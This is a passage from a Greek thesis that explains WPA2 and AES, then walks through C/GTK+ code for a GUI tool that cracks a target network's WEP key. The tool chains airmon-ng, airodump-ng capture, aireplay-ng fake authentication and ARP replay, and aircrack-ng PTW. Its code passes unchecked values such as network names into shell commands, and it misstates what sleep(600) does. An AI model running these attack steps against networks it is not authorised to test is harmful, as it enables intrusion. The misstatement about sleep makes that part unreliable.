
Το πρότυπο IEEE 802.11i και το WPA2 επιβάλλουν τη χρήση του CCMP, ενός πρωτόκολλου κρυπτογράφησης, στο οποίο το ίδιο κλειδί χρησιμοποιείται τόσο για την κρυπτογράφηση όσο και για την ακεραιότητα των δεδομένων με τη χρήση AES. Το AES είναι μια block κρυπτογράφηση που λειτουργεί με διαφορετικά μήκη κλειδιών και μεγέθη block. Το πρότυπο IEEE 802.11i και το WPA2 επιβάλουν τη χρήση του AES με 128bit κλειδιά και 128bit blocks. Τα κλειδιά κρυπτογράφησης AES προέρχονται από το PTK με τη χρήση χειραψίας τεσσάρων κατευθύνσεων (four-way handshake) που καθορίζεται από το IEEE 802.11i πρωτόκολλο διαχείρισης κλειδιών.

Το πρότυπο AES περιγράφει μια συμμετρική μπλοκ διαδικασία κρυπτογράφησης μυστικού κλειδιού. Το πρότυπο υποστηρίζει τη χρήση κλειδιών μήκους 128, 192 και 256 bits. Ανάλογα με το ποιο μήκος κλειδιού χρησιμοποιείται, συνήθως χρησιμοποιείται και η συντόμευση AES-128, AES-192 και AES-256 αντίστοιχα. Ανεξάρτητα από το μήκος κλειδιού, ο αλγόριθμος επενεργεί πάνω σε μπλοκ δεδομένων μήκους 128 bits. Η διαδικασία κρυπτογράφησης είναι επαναληπτική, αυτό σημαίνει ότι σε κάθε μπλοκ δεδομένων γίνεται μια επεξεργασία, η οποία επαναλαμβάνεται ανάλογα με το μήκος του κλειδιού. Κάθε επανάληψη ονομάζεται γύρος (round). Στον πρώτο γύρο επεξεργασίας η είσοδος είναι ένα plaintext μπλοκ και το αρχικό κλειδί, ενώ στους γύρους που ακολουθούν η είσοδος είναι το μπλοκ που έχει προκύψει από τον προηγούμενο γύρο καθώς και ένα κλειδί που έχει παραχθεί από το αρχικό με βάση κάποια διαδικασία που ορίζει ο αλγόριθμος. Το τελικό προϊόν της επεξεργασίας είναι το κρυπτογραφημένο μπλοκ (ciphertext). Το μπλοκ αυτό πρέπει να σημειωθεί ότι έχει ακριβώς το ίδιο μέγεθος (128 bits) με το plaintext μπλοκ.

Στην αρχή της διαδικασίας κρυπτογράφησης ένα μπλοκ εισόδου (plaintext) αντιγράφεται στην State. Μετά από έναν αρχικό γύρο πρόσθεσης κλειδιού, ακολουθούν 10, 12 ή 14 γύροι επεξεργασίας, με τον τελευταίο γύρο να διαφέρει από τους υπόλοιπους. Η τελική κατάσταση αντιγράφεται στην έξοδο και η επεξεργασία για το συγκεκριμένο block ολοκληρώνεται (παραγωγή του ciphertext μπλοκ).

Το μυστικό κλειδί κρυπτογράφησης που χρησιμοποιείται σαν είσοδος στον αλγόριθμο είναι το κλειδί που προστίθεται στο μπλοκ εισόδου πριν αρχίσει η

επεξεργασία. Σε καθέναν από τους γύρους επεξεργασίας, όπως αναφέρθηκε παραπάνω, υπάρχει μια φάση κατά την οποία προστίθεται στο μπλοκ και ένα κλειδί. Το κλειδί που προστίθεται στις περιπτώσεις αυτές, δεν είναι το αρχικό μυστικό κλειδί αλλά κάποιο που έχει προκύψει με μια συγκεκριμένη διαδικασία από το μυστικό κλειδί και είναι διαφορετικό για κάθε γύρο. Για το λόγο αυτό, τα κλειδιά αυτά ονομάζονται round keys. Η διαδικασία με την οποία προκύπτουν τα round κλειδιά ονομάζεται Επέκταση Κλειδιού. [31] (Σχήμα 3.9)



Σχήμα 3.9 Το WPA2 Frame και πως δημιουργείται [32]

3.4.2 Συμπεράσματα

Με το WPA2, ο εξοπλισμός που φέρει την ένδειξη “Wi-Fi Certified” προσφέρει προηγμένα εργαλεία ασφαλείας για την επιχείρηση, το σπίτι, τους χρήστες κινητών παγκοσμίως καθώς επίσης και σε ένα ευρύ και συνεχώς επεκτεινόμενο φάσμα νέων συσκευών. Η λειτουργία WPA2 υποστηρίζεται από όλες τις νέες συσκευές Wi-Fi και από όλα τα Access Points που φέρουν την ένδειξη “Wi-FI Certified”. Το WPA2 Ενεργοποιείται και χρησιμοποιείται καθημερινά από έναν συνεχώς αυξανόμενο αριθμό Wi-Fi χρηστών.

Σε πολλές επιχειρήσεις, το Wi-Fi είναι η προεπιλεγμένη τεχνολογία πρόσβασης. Η χρήση του WPA2 επιβάλλεται γιατί είναι αναγνωρισμένη ως μια

τεχνολογία που μπορεί να προστατέψει το ασύρματο δίκτυο και τις ευαίσθητες πληροφορίες που διακινούνται σε αυτό. Καθώς το Wi-Fi έχει γίνει ευρέως διαδεδομένο σε περισσότερες εφαρμογές και περισσότερους τύπους συσκευών, η ασφάλεια του Wi-FI δικτύου αποτελεί ένα σημαντικό κομμάτι της συνολικής ασφάλειας της επιχείρησης. Η υιοθέτηση λύσεων που χρησιμοποιούνται σε πολλές τεχνολογίες ελέγχου πρόσβασης όπως, IEEE 802.11x ή AES, καθιστά δυνατή την ένταξη του Wi-Fi ως κομμάτι της εταιρικής υποδομής.

Το Wi-Fi Alliance συνεχίζει να προωθεί τεχνολογικές καινοτομίες στον τομέα των Wi-Fi δικτύων και έχει δεσμευτεί για την ενσωμάτωση νέων τεχνολογιών στο πρόγραμμα “Wi-Fi Certified”. Η τρέχουσα γενιά των Wi-Fi δικτύων έχει φτάσει σε ένα ικανοποιητικό επίπεδο ωριμότητας και μπορεί να επωφεληθεί από τη χρήση της πιο σύγχρονης τεχνολογίας ασφαλείας, το WPA2.

Το WPA2 υποστηρίζεται από όλο τον εξοπλισμό που φέρει την ένδειξη “Wi-FI Certified” από το 2006 και μετά, με περισσότερα από 3000 προϊόντα. Το WPA2 είναι ένα παγκόσμιο πρότυπο ευρεία υιοθετημένο από επιχειρησιακά και οικιακά δίκτυα. Το WPA2 βοηθά στην προστασία των επιχειρησιακών δικτύων, των οικιακών και των δημόσιων από διαφόρων είδους επιθέσεις. Το WPA2 προσφέρει μια εμπειρία με υψηλό επίπεδο ασφάλειας και αξιοπιστίας.

3.5 Επίλογος

Το πρώτο βήμα στην ασφάλεια των ασύρματων δικτύων έγινε με τη δημιουργία του WEP. Αρχικά παρείχε έναν βαθμό ασφαλείας αλλά γρήγορα φάνηκαν οι αδυναμίες του και δημιουργήθηκαν πολλά προγράμματα και εφαρμογές για την εύρεση του κλειδιού. Έτσι αναπτύχθηκε το WPA. Το WPA αν και έλυσε κάποια προβλήματα στηρίχθηκε στον ίδιο αλγόριθμο με το WEP το RC4 με αποτέλεσμα τη δημιουργία του WPA2 που στηριζόμενο στο AES αποτέλεσε το διάδοχο και των 2.

Στα ασύρματα δίκτυα, ολοένα και περισσότεροι χρήστες άρχισαν να αντιλαμβάνονται τον τεράστιο ρόλο που διαδραματίζει η ασφάλεια κατά τη χρήση οποιασδήποτε τεχνολογίας δικτύου και να εκτιμούν τη δυνατότητα της ισχυρής προστασίας των δεδομένων τους, χωρίς την ανάγκη ειδικών και τη σπατάλη χρόνου. Η ενεργοποίηση του WPA2 σε ένα οικιακό δίκτυο συνήθως παίρνει κάποια λεπτά και η μόνη απαίτηση που υπάρχει είναι ο χρήστης να εισάγει μια ισχυρή φράση-κλειδί. Το WPA2 τείνει να γίνει ένα ουσιαστικό μέτρο ασφαλείας όπως τα firewalls, τα VPNs, ή η εγκατάσταση ενός antivirus για την προστασία των δεδομένων μας όσο είμαστε συνδεμένοι σε ένα οικιακό ή δημόσιο δίκτυο.

Παρόλο την ύπαρξη του WPA2 και της ασφάλειας που αυτό προσφέρει, πολλά δίκτυα χρησιμοποιούν ακόμα το WEP. Στην συνέχεια θα δείξουμε πόσο εύκολα μπορεί να βρεθεί το κλειδί κρυπτογράφησης με τη χρήση του προγράμματος aircrack και συνεπώς πόσο αδύναμη μέθοδο κρυπτογράφησης είναι το WEP.

Κεφάλαιο 4ο Η εφαρμογή

4.1 Εισαγωγή

Η εφαρμογή αυτή έχει ως σκοπό την εύρεση του WEP κλειδιού ενός ασύρματου δικτύου με χρήση του aircrack-ng. Το aircrack-ng είναι ένα σύνολο εργαλείων για τον έλεγχο της ασφάλειας των ασύρματων δικτύων. [33]

Σχεδιάστηκε με το Glade, ο κώδικας είναι γραμμένος σε C και χρησιμοποιήθηκε η GTK+ εργαλειοθήκη.

Το Glade είναι ένα RAD εργαλείο που επιτρέπει τη γρήγορη και εύκολη δημιουργία διεπαφών χρήστη για το GTK+ και το περιβάλλον εργασίας Gnome. [34]

Η GTK+ είναι μια εύκολη στη χρήση εργαλειοθήκη για τη δημιουργία γραφικών διεπαφών χρήστη. Προσφέρει υψηλή διαλειτουργικότητα και ένα εύκολο στη χρήση API. Η GTK+ εργαλειοθήκη είναι γραμμένη σε C, αλλά μπορεί να χρησιμοποιηθεί και σε πολλές άλλες δημοφιλείς γλώσσες προγραμματισμού όπως η C++, η Python και η C#. Η GTK + εργαλειοθήκη είναι υπό την άδεια GNU LGPL 2,1 και επιτρέπει την ανάπτυξη ελεύθερου και κλειστού λογισμικού με χρήση της GTK + χωρίς οποιαδήποτε τέλη ή δικαιώματα αδείας. [34] Τέλος είναι φτιαγμένη για το λειτουργικό σύστημα Linux. Αυτό συμβαίνει καθώς το aircrack-ng δουλεύει καλύτερα στο συγκεκριμένο λειτουργικό σύστημα. Στις επόμενες υποενότητες θα δούμε κομμάτια του κώδικα της εφαρμογής καθώς επίσης και έναν αναλυτικό οδηγό για τη χρήση της.

4.2 Ανάλυση κώδικα

Στη συγκεκριμένη ενότητα θα εξηγήσουμε κάποια κομμάτια του κώδικα. Ολόκληρος ο κώδικα μπορεί να βρεθεί στο παράρτημα Α στο τέλος του συγκεκριμένου βιβλίου. Ξεκινάμε με την main{}

```
gtk_init( &argc, &argv );
```

Αποτελεί την πρώτη συνάρτηση GTK που πρέπει να καλέσουμε όταν χρησιμοποιούμε το GTK+. Η λειτουργία αυτή λαμβάνει ως παραμέτρους &argc και &argv. Η συνάρτηση gtk_init () θα ρυθμίσει την διαδικασία του debug.

```
builder = gtk_builder_new();
    if(      !      gtk_builder_add_from_file(      builder,
"ptyxiaki.glade", &error ) ) {
          g_warning( "%s", error->message );
          g_free( error );
          return( 1 );
     }
```

Δημιουργούμε ένα αντικείμενο τύπου builder το οποίο συνδέουμε με το αρχείο που έχουμε δημιουργήσει στο glade. Ουσιαστικά το αντικείμενο builder περιέχει τη διεπαφή χρήστη που δημιουργήσαμε με το glade. Αν εμφανιστεί κάποιο λάθος το εμφανίζει και κλείνει την εφαρμογή. Το αντικείμενο builder θα το χρησιμοποιήσουμε στην συνέχεια για να συνδέσουμε τα διάφορα αντικείμενα της διεπαφής με τον κώδικα μας.

```
GtkWidget   *scanbutton;
scanbutton  =  GTK_WIDGET(  gtk_builder_get_object(  builder,
"scan" ) );
```

Δημιουργούμε ένα GtkWidget με το όνομα scanbutton και το συνδέουμε με το αντικείμενο που έχει την ετικέτα scan στη διεπαφή χρήστη που δημιουργήσαμε με το glade. Με αυτόν τον τρόπο μπορούμε να ελέγξουμε τα διάφορα αντικείμενα της διεπαφής, στην συγκεκριμένη περίπτωση το αντικείμενο είναι ένα κουμπί.

```
fp = popen("airmon-ng | grep -v '^$' | grep -v 'Interface' |
cut -f1 | awk {'print $1'}",       "r");
```

Η συγκεκριμένη εντολή ανοίγει ένα pipe σε reading mode. Σκοπός μας, δηλαδή, με αυτήν την εντολή είναι να πάρουμε το περιεχόμενο που θα παράγει η εκτέλεση της συγκεκριμένης εντολής στην κονσόλα. Στη συγκεκριμένη περίπτωση θα μας εμφανίσει της ασύρματες κάρτες του συστήματος μας που είναι συμβατές με το aircrack-ng.

```
while (fgets(path, PATH_MAX, fp) != NULL){
          gtk_combo_box_append_text(GTK_COMBO_BOX(combo),
path);
```

Με τη συγκεκριμένη εντολή, παίρνουμε το περιεχόμενο της προηγούμενης εντολής και το τοποθετούμε σε ένα combo box που έχουμε δημιουργήσει στη διεπαφή μας.

```
pclose(fp);
```

Με τη συγκεκριμένη εντολή κλείνουμε το pipe που δημιουργήσαμε. Είναι σημαντικό να κλείνουμε τα pipes που δημιουργούμε ώστε να μην καταναλώνουμε πόρους του συστήματος και δημιουργούμε προβλήματα στην εφαρμογή μας.

Το GTK+ λειτουργεί με signals. Καταγράφει κάθε αλληλεπίδραση του χρήστη με τη διεπαφή (κλικ σε ένα κουμπί, επιλογή κάποιας τιμής από ένα drop down menu κτλ) και εφόσον έχουμε συνδέσει την αλληλεπίδραση αυτήν με κάποια μέθοδο στον κώδικα μας, εκτελεί τις εντολές που αυτή η μέθοδος περιλαμβάνει.

Υπάρχουν 2 τρόποι για να συνδέσουμε μια αλληλεπίδραση (signal) με μια μέθοδο στον κώδικα μας. Ο πρώτος τρόπος είναι μέσω της καρτέλας signals που υπάρχει σε κάθε αντικείμενο όταν το σχεδιάζουμε στο glade. Δίνουμε εκεί το όνομα της μεθόδου που θέλουμε να καλέσουμε όταν συμβεί κάποιο συγκεκριμένο γεγονός (πχ κλικ σε ένα κουμπί). Στην συνέχεια αρκεί να δημιουργήσουμε την μέθοδό μας στον κώδικα και να γράψουμε τις εντολές που θέλουμε να

εκτελεστούν. Σε αυτήν την περίπτωση πρέπει να συμπεριλάβουμε στη main μας τη συγκεκριμένη εντολή:

```
gtk_builder_connect_signals( builder, NULL );
```

Η οποία συνδέει τα signals που έχουμε ορίσει μέσω του glade με τον κώδικά μας.

Ο δεύτερος τρόπος για να συνδέσουμε μια αλληλεπίδραση (signal) με τον κώδικά μας είναι με τη χρήση της μεθόδου g_signal_connect()

```
g_signal_connect ( G_OBJECT ( combo ), "changed" , G_CALLBACK ( cb_changed_combo ), NULL);
```

Στη συγκεκριμένη εντολή όταν επιλέξει ο χρήστης κάτι από το combo box με το όνομα combo τότε θα εκτελεστεί η μέθοδος cb_changed_combo.

```
g_object_unref( G_OBJECT( builder ) );
```

Η συγκεκριμένη εντολή χρησιμοποιείται στο τέλος της main και σβήνει το αντικείμενο builder εφόσον δεν το χρειαζόμαστε άλλο πια.

```
gtk_widget_show( window );
```

Με την συγκεκριμένη εντολή εμφανίζουμε το αντικείμενο με το όνομα Window. Με αυτή την εντολή θα εμφανιστούν και όλα τα αντικείμενα που αυτό περιλαμβάνει. Αν τα αντικείμενα τα έχουμε δημιουργήσει εμείς στον κώδικα τότε πρέπει να εκτελέσουμε την εντολή αυτήν και για αυτά, εάν θέλουμε να εμφανιστούν στη διεπαφή μας.

```
gtk_main();
```

Με αυτήν την εντολή ξεκινάμε την main loop του GTK. Είναι ένας βρόχος χωρίς τέλος που εκτελείται όση ώρα εκτελείται και η εφαρμογή μας. Ελέγχει για τυχόν αλληλεπιδράσεις του χρήστη με την εφαρμογή ώστε να εκτελεστεί ο κατάλληλος κώδικας αν υπάρχει κάποια σύνδεση. Σε αυτόν το βρόχο όπως θα δούμε στην συνέχεια μπορούμε να συμπεριλάβουμε μεθόδους που θέλουμε να εκτελούνται συνέχεια.

Αυτές είναι οι βασικές εντολές που περιλαμβάνονται στην main μας στη συνέχεια θα δούμε τις διάφορες μεθόδους που έχουμε.

```
gchar *g_substr (const gchar* string, gint start, gint end) {

     gsize len = (end - start +1);
     gchar *output = g_malloc0 (len + 1);
     return g_utf8_strncpy (output, &string[start], len);
```

Η συγκεκριμένη μέθοδος χρησιμοποιείται για το κόψιμο string.

```
void on_About_clicked (GtkObject *object, gpointer user_data)
{

     gtk_widget_show_now(about_text);

}
```

Η συγκεκριμένη μέθοδος είναι συνδεμένη με το κουμπί about που υπάρχει στην διεπαφή μας. Όταν αυτό πατηθεί, εκτελείται ο κώδικας που περιλαμβάνει. Στην συγκεκριμένη περίπτωση μας εμφανίζει ένα παράθυρο που εμφανίζει στοιχεία για την εφαρμογή μας.

```
void on_closedialog_clicked (GtkObject *object, gpointer
user_data) {

     gtk_widget_hide(about_text);

}
```

Η συγκεκριμένη μέθοδος εκτελείται όταν ο χρήστης επιλέξει να κλείσει το παράθυρο με της πληροφορίες about της εφαρμογής. Αυτό που κάνει είναι να κρύβει το συγκεκριμένο παράθυρο.

```
gtk_widget_set_sensitive ( scanbutton, TRUE);
```

Με τη συγκεκριμένη εντολή ελέγχουμε εάν ένα αντικείμενο θα είναι clickable ή όχι. Δηλαδή, εάν ο χρήστης θα μπορεί να κάνει «κλικ» σε ένα αντικείμενο η όχι. Στη συγκεκριμένη περίπτωση κάνουμε το κουμπί Scan clickable.

```
void key_check (gpointer key_check ) {}
```

Η συγκεκριμένη μέθοδος ελέγχει εάν το κλειδί έχει βρεθεί. Το κλειδί, εφόσον το aircrack-ng το βρει, αποθηκεύεται σε ένα αρχείο με το όνομα Key.txt. Η συγκεκριμένη μέθοδος ελέγχει για την ύπαρξη αυτού του αρχείου, αν το βρει τερματίζει όλα τα processes και το εμφανίζει στο text box που έχουμε στην εφαρμογή μας.

```
gtk_statusbar_push(statusbar,gtk_statusbar_get_context_id(sta
tusbar,"xronos"),g_ascii_dtostr(buffer1,sizeof(buffer1),g_tim
er_elapsed(xronos, NULL)));
```

Η συγκεκριμένη εντολή προσθέτει στην status bar της εφαρμογής μας το χρόνο που χρειάστηκε για να βρεθεί το κλειδί. Χρησιμοποιούμε τη μέθοδο g_ascii_dtostr() που μετατρέπει μια double μεταβλητή σε ascii.

```
void on_scan_clicked (GtkObject *object, gpointer user_data)
{
```

Η παραπάνω μέθοδος είναι συνδεμένη με το κουμπί Scan. Όταν αυτό πατηθεί εκτελούνται οι εντολές που βρίσκονται μέσα σε αυτήν τη μέθοδο.

```
SelectedCard =
gtk_combo_box_get_active_text(GTK_COMBO_BOX(combo));
          SelectedCard = g_substr(SelectedCard, 0,
strlen(SelectedCard)-2);
```

Εκχωρούμε στη μεταβλητή SelectedCard το όνομα της κάρτας δικτύου που επιλέξαμε από το drop down menu Select Your Card. Στην συνέχεια με τη χρήση της μεθόδου g_substr(), κόβουμε τους δύο τελευταίους χαρακτήρες από το τέλος του ονόματος καθώς αποτελούν χαρακτήρες ελέγχου και δεν μας χρειάζονται.

```
command = "ifconfig | grep -e ";
          cutcommand = " | awk '{print $5 }'";
          command = g_strconcat (command, SelectedCard, NULL
);
          command = g_strconcat (command, cutcommand, NULL);
          fp = popen(command , "r");
          while (fgets(path, PATH_MAX, fp) != NULL){
               CardMacAddress = path;
          }
          pclose(fp);
```

Με τις παραπάνω εντολές εκτελούμε την shell εντολή ifconfig η οποία επιστρέφει της διασυνδέσεις δικτύου του συστήματός μας. Από όλες αυτές της διασυνδέσεις που επιστρέφονται κρατάμε αυτήν που επέλεξε ο χρήστης από το drop down menu Select Your Card και συγκεκριμένα την $5^{η}$ γραμμή που περιέχει την διεύθυνση MAC της. Τη διεύθυνση αυτήν την παίρνουμε με την χρήση pipe σε reading mode και την αποθηκεύουμε στη μεταβλητή CardMacAddress.

```
command = "airmon-ng start ";
          cutcommand = " | grep -e monitor | sed -s '/^$/d' |
sed 's/^ *//' | sed 's/.//' | sed 's/.$//' | awk '{print
$NF}'";
          SelectedItem = g_strconcat (command , SelectedCard,
NULL);
          SelectedItem = g_strconcat (SelectedItem,
cutcommand, NULL);
```

Με αυτές τις εντολές καλούμε την εφαρμογή airmon-ng. Η εφαρμογή airmon-ng είναι μέρος της συλλογής εργαλείων aircrack-ng. Σκοπός της συγκεκριμένης εφαρμογής είναι να θέσει σε monitor mode την κάρτα δικτύου που ο χρήστης επέλεξε. Τοποθετώντας την κάρτα δικτύου σε monitor mode μας δίνεται η δυνατότητα να παρακολουθούμε όλα τα πακέτα που ανταλλάσσονται με ένα Access Point. Δέχεται σαν όρισμα μόνο το όνομα της κάρτας δικτύου που θέλουμε να τοποθετήσουμε σε monitor mode.

```
command = "/bin/bash -c 'airodump-ng ";
     command = g_strconcat (command , MonitorName, NULL);
     command = g_strconcat (command, " 2>&1' ", NULL);
     fp2 = popen(command, "r");
     setvbuf ( fp2, NULL, _IOLBF,  1024);
     scan_networks = fopen("temp_networks.txt", "w+");
```

Στη συνέχεια καλούμε την εφαρμογή airodump-ng. [36] Το airodump-ng είναι μέρος της συλλογής εργαλείων του aircrack-ng. Η συγκεκριμένη εφαρμογή έχει δύο λειτουργίες. Η πρώτη λειτουργία είναι να επιστρέφει όλα τα ασύρματα δίκτυα που είναι στην εμβέλειά μας. Η δεύτερη λειτουργία της είναι να υποκλέπτει τα 802.11 πλαίσια των πακέτων που προέρχονται από το Access Point του οποίου το WEP κλειδί επιθυμούμε να βρούμε. Από τα 802.11 πλαίσια συλλέγει τα

IV τα οποία στη συνέχεια χρησιμοποιούμε για την εύρεση του κλειδιού. Στη συγκεκριμένη περίπτωση χρησιμοποιούμε την πρώτη λειτουργίας της. Καλούμε τη συγκεκριμένη εφαρμογή με τη χρήση ενός pipe σε reading mode. Όταν ανοίγουμε ένα pipe σε reading mode ο προκαθορισμένος τρόπος λειτουργίας του είναι να περιμένει να τελειώσει η εφαρμογή που καλούμε και αφού τερματιστεί να προχωρήσει στην εκτέλεση των επόμενων εντολών. Επειδή η εφαρμογή airodump-ng είναι endless δηλαδή το συγκεκριμένο output δεν έχει τέλος χρησιμοποιούμε το `setvbuf ( fp2, NULL, _IOLBF, 1024)`. Με το όρισμα `_IOLBF` λέμε στο pipe να διαχειριστεί το συγκεκριμένο output γραμμή-γραμμή και να μην περιμένει την ολοκλήρωση του. Τέλος με τη χρήση της εντολής `scan_networks = fopen("temp_networks.txt", "w+");` αποθηκεύουμε το output σε ένα αρχείο με το όνομα temp_networks.txt.

```
void on_start_clicked (GtkObject *object, gpointer user_data)
{}
```

Αυτή η μέθοδος είναι συνδεμένη με το γεγονός κλικ του κουμπιού Start. Όταν πατηθεί το συγκεκριμένο κουμπί εκτελούνται οι εντολές που περιλαμβάνει. Ελέγχει το είδος της επίθεσης που ο χρήστης έχει επιλέξει από το αντίστοιχο combo box και εκτελεί τις ανάλογες εντολές, ξεκινώντας της εφαρμογές για την εύρεση του κλειδιού με τα κατάλληλα ορίσματα.

```
comboid = gtk_combo_box_get_active(attackboxcombo);
```

Με αυτήν την εντολή εκχωρούμε στη μεταβλητή comboid έναν αριθμό ανάλογα με την επιλογή που έχει κάνει ο χρήστης. Εφόσον οι διαθέσιμες επιλογές είναι 4 θα κυμαίνεται από 0-3.

```
system("killall airodump-ng");
```

Με τη συγκεκριμένη εντολή τερματίζουμε τη λειτουργία της εφαρμογής airodump-ng. [36] Τη συγκεκριμένη εφαρμογή τη χρησιμοποιήσαμε κατά την διάρκεια του Scan για να βρούμε τα διαθέσιμα ασύρματα δίκτυα.

```
if(comboid == 0){
```

```
          system("killall airodump-ng");
          pID = fork();
          if (pID == 0){
               execl("/usr/sbin/airodump-ng","airodump-ng","-
c",channel,"--bssid",targetmac,"-
w","output",MonitorName,NULL);
          }
```

Με τη χρήση του `pID = fork()`δημιουργούμε ένα νέο process το οποίο χρησιμοποιούμε για να εκτελέσουμε μια εξωτερική εφαρμογή. Η εφαρμογή που θα εκτελέσουμε είναι το airodump-ng[. [36] Θα χρησιμοποιήσουμε τη δεύτερη λειτουργία της συγκεκριμένης εφαρμογής, η οποία είναι η συλλογή των IV από τα 802.11 πλαίσια που υποκλέπτει. Τα ορίσματα που δέχεται είναι το κανάλι στο οποίο εκπέμπει το Access Point, η MAC διεύθυνση του ένα όνομα για το αρχείο, στο οποίο θα αποθηκεύσει τα IV που υποκλέπτει και το όνομα της κάρτας δικτύου μας, η οποία έχει μπει σε monitor mode.

```
xronos = g_timer_new();
```

Με τη συγκεκριμένη εντολή δημιουργούμε έναν timer που καταγράφει τα δευτερόλεπτα που περνάνε μέχρι να τον σταματήσουμε.

```
command = "aireplay-ng -1 0 -e ";
          command = g_strconcat (command , targetname, NULL);
          command = g_strconcat (command ," -a ", NULL);
          command = g_strconcat (command , targetmac, NULL);
          command = g_strconcat (command , " -h ", NULL);
          command = g_strconcat (command , CardMacAddress,
NULL);
          command = g_strconcat (command , " ", NULL);
          command = g_strconcat (command , MonitorName,
NULL);
          system(command);
          pID2 = fork();
          if (pID2 == 0){
               execl("/usr/sbin/aireplay-ng","aireplay-ng","-
3","-b",targetmac,"-h",CardMacAddress,MonitorName,NULL);
```

Στη συνέχεια καλούμε την εφαρμογή aireplay-ng. [37] Η συγκεκριμένη εφαρμογή αποτελεί και αυτή μέρος της συλλογής εργαλείων aircrack-ng και έχει δύο λειτουργίες. Η πρώτη λειτουργία είναι το fake authentication [37], όπου πιστοποιεί την κάρτα δικτύου μας στο Access Point που έχουμε ως στόχο. Η δεύτερη λειτουργία της είναι να δημιουργήσει κίνηση μεταξύ της κάρτας δικτύου μας και του Access Point ώστε να δημιουργηθούν πακέτα των οποίων τα 802.11 πλαίσια θα υποκλέψουμε στη συνέχεια με τη χρήση της εφαρμογής airodump-ng, η οποία ήδη τρέχει. Στη συγκεκριμένη περίπτωση, χρησιμοποιούμε την πρώτη λειτουργία “ψεύτικης πιστοποίησης”. Αυτό το δηλώνουμε με το πρώτο όρισμα το `-1`. Το δεύτερο όρισμα, το `0`, δηλώνει ανά πόση ώρα θα γίνεται ξανά η διαδικασία της πιστοποίησης. Το τρίτο όρισμα είναι το όνομα του Access Point που έχουμε ως στόχο. Το τέταρτο όρισμα είναι η MAC διεύθυνση του Access Point. Το πέμπτο όρισμα είναι η MAC διεύθυνση της κάρτας δικτύου μας και τελευταίο όρισμα το όνομα που έχει η κάρτα δικτύου μας σε monitor mode. Για την εκτέλεση της συγκεκριμένης εντολής χρησιμοποιούμε το `execl` [38] που δημιουργεί ένα νέο process.

```
pID2 = fork();
            if (pID2 == 0){
                  execl("/usr/sbin/aireplay-ng","aireplay-ng","-3","-
b",targetmac,"-h",CardMacAddress,MonitorName,NULL);
            }
```

Με τις παραπάνω εντολές, χρησιμοποιούμε τη δεύτερη λειτουργία της εφαρμογής aireplay-ng. [37] Ανάλογα με τον τύπο επίθεσης που έχει επιλέξει ο χρήστης (Interactive Packet Replay [40] ή Arp Request Replay [41]), δίνουμε στο πρώτο όρισμα την τιμή 2 ή 3. Στη συγκεκριμένη περίπτωση έχουμε επιλέξει την επίθεση Arp Request Replay. Στη συγκεκριμένη επίθεση το aireplay-ng περιμένει μέχρι να υποκλαπεί ένα πακέτο Arp (Address Resolution Protocol). [34] Στη συνέχεια στέλνει πίσω το Arp πακέτο στο Access Point αναγκάζοντας το να στείλει ένα καινούργιο, η διαδικασία αυτή συνεχίζεται και έτσι δημιουργούνται νέα πακέτα με διαφορετικά IV τα οποία μέσω του airodump-ng υποκλέπτουμε. Στην Interactive Packet Replay επίθεση μπορούν να χρησιμοποιηθούν και άλλα πακέτα εκτός από Arp.

```
sleep(600);
```

Τη συγκεκριμένη εντολή τη χρησιμοποιούμε για να καθυστερήσουμε την εκτέλεση μιας εντολής. Το όρισμα που δέχεται είναι σε ms. Στη συγκεκριμένη περίπτωση η εντολή θα καθυστερήσει 6 δευτερόλεπτα να εκτελεστεί.

```
pID3 = fork();
          if (pID3 == 0){
               command = "aircrack-ng -q -z -l key.txt -b ";
               command = g_strconcat (command , targetmac,
NULL);
               command = g_strconcat (command , "
output*.cap", NULL);

     execl("/bin/bash","/bin/bash","-c",command,NULL);
          }
```

Τέλος καλούμε την εφαρμογή aircrack-ng. Η εφαρμογή aircrack-ng αποτελεί το βασικό εργαλείο της συλλογής aircrack-ng. Δέχεται σαν όρισμα το αρχείο στο οποίο αποθηκεύονται τα IV που υποκλέπτουμε με το airodump-ng και μέσω στατιστικών μεθόδων βρίσκει το WEP κλειδί του δικτύου. Οι μέθοδοι που εφαρμόζει είναι δύο: η KoreK [42] και η PTW [43]. Αν θέλουμε να χρησιμοποιήσουμε τη μέθοδο KoreK [42] είτε εισάγουμε κανένα επιπλέον όρισμα στην εντολή μας είτε εισάγουμε το προαιρετικό όρισμα -K. Αν θέλουμε να χρησιμοποιήσουμε την μέθοδο PTW [43] πρέπει να εισάγουμε το όρισμα –z στην εντολή μας. Στο συγκεκριμένο παράδειγμα χρησιμοποιούμε τη μέθοδο PTW [43].

```
g_idle_add (key_check, key_check );
```

